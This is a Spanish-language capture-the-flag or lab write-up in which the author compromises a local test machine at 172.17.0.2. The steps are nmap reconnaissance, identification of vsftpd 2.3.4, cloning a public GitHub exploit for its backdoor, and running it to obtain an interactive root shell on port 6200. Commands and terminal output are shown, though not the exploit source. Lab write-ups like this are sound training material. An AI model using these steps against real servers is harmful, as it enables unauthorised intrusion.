


# Máquina firsthacking

## 1. Verificar la conectividad con el objetivo (Ping)

Para verificar si la máquina objetivo está accesible, ejecuté el comando `ping` para asegurarnos de que podemos alcanzar la IP `172.17.0.2`:

```
ping -c 1 172.17.0.2
```

El resultado fue una respuesta exitosa, indicando que la máquina está activa y accesible, lo que me permitió proceder con los siguientes pasos.



## 2. Escaneo de puertos y servicios con `nmap`

Luego de confirmar la conectividad, realicé un escaneo completo de puertos con `nmap` para identificar los servicios abiertos en la máquina:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Este escaneo reveló que el puerto 21 (FTP) estaba abierto y que el servicio era `vsftpd 2.3.4`, lo que indicaba que podía haber una vulnerabilidad en ese servicio.

```
root@Santi:/home/kali/Desktop root@Santi:/home/kali
Initiating Service scan at 11:40
Scanning 1 service on 172.17.0.2
Completed Service scan at 11:40, 0.02s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 1.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-03-25 11:40:39 -03 for 2s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 2.3.4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Failed to resolve "Escaneo".
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(root@Santi)-[/home/kali]
```

### 3. Escaneo más detallado del puerto 21 (FTP)

Después, realicé un escaneo más específico solo sobre el puerto 21:

```
nmap -p21 -sCV 172.17.0.2
```

Este comando confirmó que el servicio era **vsftpd 2.3.4** y que la máquina estaba corriendo sobre un sistema **Unix**.

```
(root@Santi)-[/home/kali]
# nmap -p21 -sCV 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-25 11:48 -03
Nmap scan report for 172.17.0.2
Host is up (0.000033s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds

(root@Santi)-[/home/kali]
#
```

### 4. Clonar y preparar el exploit

En base a la versión de **vsftpd** identificada, cloné el repositorio de GitHub con el exploit para esa versión:

```
git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git cd
vsftpd_2.3.4_Exploit/ chmod +x exploit.py
```

Esto me permitió descargar y preparar el script de explotación para usarlo.

```
root@Santi: /home/kali/Desktop root@Santi: /home/kali/vsftpd_2.3.4_Exploit/vsftpd_2.3.4_Exploit
(root@Santi)-[/home/kali/vsftpd_2.3.4_Exploit]
# git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git
cd vsftpd_2.3.4_Exploit/
chmod +x exploit.py
Cloning into 'vsftpd_2.3.4_Exploit'...install
remote: Enumerating objects: 53, done.
remote: Counting objects: 100% (53/53), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 53 (delta 28), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (53/53), 41.30 KiB | 813.00 KiB/s, done.
Resolving deltas: 100% (28/28), done.
(root@Santi)-[/home/kali/vsftpd_2.3.4_Exploit/vsftpd_2.3.4_Exploit]
#
```

## 5. Ejecutar el exploit

Finalmente, ejecuté el exploit para obtener acceso remoto a la máquina en el puerto 21:

```
python3 exploit.py 172.17.0.2
```

El exploit fue exitoso, logrando una conexión en el puerto 6200 y otorgándome una shell interactiva.

```
root@Santi: /home/kali/Desktop root@Santi: /home/kali/vsftpd_2.3.4_Exploit/vsftpd_2.3.4_Exploit
(root@Santi)-[/home/kali/vsftpd_2.3.4_Exploit/vsftpd_2.3.4_Exploit]
# python3 exploit.py 172.17.0.2
[+] Got Shell!!!
[+] Opening connection to 172.17.0.2 on port 21: Done
[*] Closed connection to 172.17.0.2 port 21
[+] Opening connection to 172.17.0.2 on port 6200: Done
[*] Switching to interactive mode
$ whoami
root
$
```

## 6. Verificar el acceso y comprobar privilegios

Para comprobar que efectivamente había obtenido acceso con privilegios elevados, ejecuté el comando `whoami` dentro de la shell interactiva:

```
$ whoami root
```

Esto confirmó que estaba ejecutando comandos como **root** en la máquina objetivo.